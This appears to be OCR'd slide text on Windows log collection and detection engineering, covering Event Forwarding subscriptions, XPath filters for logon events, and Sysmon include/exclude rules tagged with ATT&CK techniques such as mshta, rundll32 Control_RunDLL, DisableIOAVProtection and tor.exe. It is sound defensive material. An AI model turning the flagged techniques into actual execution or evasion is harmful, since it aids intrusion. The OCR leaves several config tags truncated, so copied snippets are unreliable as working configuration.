
Contents engineering

- Correlation rules based on IoA
- IoA / IoC Cross-correlation
- Contents validation

Continuous Improvement

- KB Maintenance
- Contents evolution


DETECTION – Logs Collection/Assessment



Filtering - Tools: Tips and Tricks

Create Subscription via Event Viewer


- Create subscription via WEC Server **Event Viewer**
  - 1 Log Registry → 1 Subscription
  - 1 Log Registry → more Subscriptions



Event Viewer (Local)
- Custom Views
- Windows Logs
- Applications and Services Logs
- Subscriptions

Subscriptions 5 Total, 5 Active.

Name	Status	Type
Windows Powershell Operational	Active	Source Initiated
Sysmon Adversary Attack Simulation	Active	Source Initiated
SMBServer Audit - SMBv1 Access	Active	Source Initiated
Security Logs	Active	Source Initiated




```
...
<QueryList>
  <Query Id="0" Path="Security">

    <!-- 4624: Account was successfully logged-on. -->
    <!-- 4625: Account failed to log-on. -->
    <Select Path="Security">*[System[(EventID &gt;=4624 and EventID &lt;=4625)]]</Select>

    <!-- 4634: An account was successfully logged off. -->
    <!-- 4647: User initiated logoff. -->
    <!-- 4649: A replay attack was detected. -->
    <!-- 4672: Special privileges assigned to a new logon, administrative logins -sa, -ada, etc. -->
    <!-- 4675: SIDs were filtered. -->
    <Select Path="Security">*[System[(EventID=4634 or EventID=4647 or EventID=4649 or EventID=4672 or EventID=4675)]]</Select

    <!-- Suppress SECURITY_LOCAL_SYSTEM_RID (account used by the OS) -->
    <Suppress Path="Security">*[EventData[Data[1]="S-1-5-18"]]</Suppress>
    ...
ery>
```

Manage subscriptions via Wecutil

- Edit Subscription **XML Conf** file
- Windows Event Log supports **XML Path Language** (XPath)
- Allowed actions / log not useful or verbose → **Filtering**


Use a custom Sysmong confing

- Verbose logs
  - Filtering via "***Condition***"
- *is, is not, contains, excludes, begin with, end with, less than, more than, image*
  - **SwiftOnSecurity** Sysmon Config




```
<Sysmon schemaversion="4.00">
<EventFiltering>
<ProcessCreate onmatch="exclude">
  <CommandLine condition="begin with">C:\Windows\system32\DllHost.exe /Processid</CommandLine>
  <ParentCommandLine condition="is">C:\windows\system32\wermgr.exe -queuereporting</ParentCommandLine
  <Image condition="is">C:\Windows\system32\CompatTelRunner.exe</Image>
  <ParentImage condition="end with">C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeC
</ProcessCreate>

<FileCreateTime onmatch="exclude">
<Image condition="is">TrustedInstaller.exe</Image>
  ...
</FileCreateTime>

<NetworkConnect onmatch="include">
  <DestinationPort condition="is">22</DestinationPort>
</NetworkConnect>
EventFiltering>
smon>
```


Sysmon: Event Filtering and (pre)Classification




```
<Sysmon schemaversion="4.1">
  <EventFiltering>
    <ProcessCreate onmatch="include">
      <Image condition="image" name="T1121 Regsvcs/Regasm">regsvcs.exe</Image>
      <Image condition="image" name="T1170 Mshta">mshta.exe</Image>
      <Image condition="image" name="T1202 Indirect Command Execution">wscript.exe</Image>
      <Image condition="begin with" name="T1036 Masquerading">C:\Windows\addins\</Image>
      ...
      <CommandLine condition="contains" name="T1196 Control Panel Items">control.exe /name</CommandLine>
      <CommandLine condition="contains" name="T1196 Control Panel Items">rundll32.exe shell32.dll,Control_RunDLL</CommandLine>
      <CommandLine condition="contains" name="T1089 Disabling Security Tools">DisableIOAVProtection</CommandLine>
      ... ...
      <ParentImage condition="image" name="T1202 Indirect Command Execution">wscript.exe</ParentImage>
      <ParentImage condition="image" name="T1202 Indirect Command Execution">cscript.exe</ParentImage>
    </ProcessCreate>
    <ProcessCreate onmatch="exclude">
      <Image condition="end with" name="undefined">C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\updaterstartuputility.exe</Image>
      <Image name="undefined">C:\Windows\System32\conhost.exe</Image>
      <Image name="undefined">C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeC2RClient.exe</Image>
      ...
    </ProcessCreate>
```



```
<NetworkConnect onmatch="include">
  <Image condition="image" name="T1218 Signed Script Proxy Execution">wscript.exe</Image>
  <Image condition="image" name="T1021 Remote Services">vnc.exe</Image>
  ...
  <Image condition="image" name="T1218 Signed Binary Proxy Execution">notepad.exe</Image>
  <Image condition="image">tor.exe</Image>
  <DestinationPort name="T1021 Remote Services">5800</DestinationPort>
</NetworkConnect>

<CreateRemoteThread onmatch="include">
